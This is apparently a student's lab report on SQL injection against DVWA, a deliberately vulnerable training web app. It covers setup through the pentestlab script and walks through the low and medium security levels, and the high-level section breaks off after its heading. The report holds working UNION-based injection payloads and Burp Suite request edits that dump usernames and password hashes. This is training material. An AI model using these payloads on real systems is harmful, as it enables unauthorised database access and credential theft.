TASK FIFTEEN

DVWA

SQL INJECTION

Submitted by:

S Shafeek

CONTENTS

1. SETTING UP DVWA

1.1. Cloned the pentestlab github repository using "git clone"

cmd : git clone https://github.com/eystsen/pentestlab.git

1.2.Then moved into the pentestlab directory.

cmd: cd pentestlab

1.3. Then listed the available pentest applications.


cmd: ./pentestlab.sh list

1.4. Then selected the DVWA application from the list.

cmd: ./pentestlab.sh start dvwa

1.5. After the successful installation, the DVWA app is then automatically added to /etc/hosts and it can be accessed from browser using :

http://dvwa or http://127.8.0.1


shafeek@shafe: ~/Documents/pentestlab
File Actions Edit View Help


```
┌──(shafeek㉿shafe)-[~/Documents]
└─$ git clone https://github.com/eystsen/pentestlab.git
Cloning into 'pentestlab'...
remote: Enumerating objects: 153, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 153 (delta 7), reused 13 (delta 7), pack-reused 136 (from 1)
Receiving objects: 100% (153/153), 42.69 KiB | 237.00 KiB/s, done.
Resolving deltas: 100% (73/73), done.

┌──(shafeek㉿shafe)-[~/Documents]
└─$ cd pentestlab

┌──(shafeek㉿shafe)-[~/Documents/pentestlab]
└─$ ./pentestlab.sh list
[sudo] password for shafeek:
Available pentest applications
  bwapp                  - bWAPP PHP/MySQL based from itsecgames.com
  webgoat7               - OWASP WebGoat 7.1
  webgoat8               - OWASP WebGoat 8.0
  webgoat81              - OWASP WebGoat 8.1
  dvwa                   - Damn Vulnerable Web Application
  mutillidae             - OWASP Mutillidae II
  juiceshop              - OWASP Juice Shop
  vulnerablewordpress    - WPScan Vulnerable Wordpress
  securityninjas         - OpenDNS Security Ninjas
  altoro                 - Altoro Mutual Vulnerable Bank
  graphql                - Vulnerable GraphQL API


┌──(shafeek㉿shafe)-[~/Documents/pentestlab]
└─$ ./pentestlab.sh start dvwa
Starting Damn Vulnerable Web Appliaction
dvwa already exists in /etc/hosts
Running command: docker start dvwa
dvwa
DONE!
```

Fig 1.1

1.6. On entering “http://127.8.0.1” in the browser, we will be redirected to a login page where we have enter a valid username and password to start using the DVWA app. So here I used admin as username and password as password.

1.7. Upon successful login, we are redirected to a setup page where we ca create or reset the database. After making the necessary changes, click on the

Create / Reset Database button on the bottom the page. It marks the completion of the installation process and then we will redirected to the home page (fig: 1.3).


Kali Linux
Setup :: Damn Vulnerable
127.8.0.1/setup.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Linux Kernel 2.6.22 < 3...
DVWA
Setup DVWA
Instructions
About

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **7.0.30-0+deb9u1**

Web Server SERVER_NAME: **127.8.0.1**

PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **app**
MySQL password: **********
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: www-data] Writable folder /var/www/html/hackable/uploads/: Yes
[User: www-data] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes


[User: www-data] Writable folder /var/www/html/config: Yes
Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Fig : 1.2



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer


We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

Fig 1.3

2. SQL INJECTION (LOW)

After selecting the SQL Injection vulnerability, we will see a page where we can see a text field and a submit button. This text field is where we can the code malicious code to dump the details of the users.



Vulnerability: SQL Injection


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Fig 2.1

So I tried entering just “1” and submitted, then it displayed the details of the user with user id 1. So then tried entering **%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #** and submitted , this code dumped the details of all the users present in the database (fig 2.2).

The resulting page displays details of users such as first name, last name, username, and hashed passwords.




Vulnerability: SQL Injection

```
ID: used %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: used %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: used %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: used %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: used %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Fig 2.2

3. SQL INJECTION (MEDIUM)

After changing the security settings to “Medium” and SQL Injection page appeared different from last time. This time there is no text field give an input rather we have select the user id from a drop down list to get the details of the users.



```
ID: 1
First name: admin
Surname: admin
```

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Fig 3.1

So I opened this page in Burpsuite to look what is happening in the background.

Eventhough the security settings have been changed to medium, Burpsuite still displays the page with low security settings since cookie settings have not been automatically updated.




```
GET /vulnerabilities/sqli/ HTTP/1.1
Host: dvwa
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://dvwa/security.php
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=aenm4618hi9b34b5glls136432  security=medium
Connection: keep-alive


```

Fig 3.2

So I manually changed the cookie settings to medium using Burpsuite Repeater. Now it displays page with medium security settings.

Now I checked the Burpsuite history and found a POST request, so I send that page to Burpsuite Repeater.



```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: dvwa
Content-Length: 18
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://dvwa
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=aenm4618hi9b34b5glls136432; security=medium
Connection: keep-alive

id=1&Submit=Submit
```

Vulnerability: SQL Injection

User ID: Submit


```
ID: 1
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sh
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Fig 3.3

I then edited id =1 to id =1 UNION SELECT user, password FROM users – in the POST request and send the request. The response gave me page which dumped the details of the users (Fig 3.4).



```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 61
Cache-Control: max-age=0
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=t6gn7emu9crn79p3cohr8cjt35; security=medium
Connection: keep-alive

id=1 UNION SELECT user, password FROM users -- &Submit=Submit
```

Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sh
- https://www.owasp.org/index.php/SQL_injection
- http://bobby-tables.com/

Fig 3.4

The result includes the details of users such as username and hashed password.

4. SQL INJECTION (HIGH)

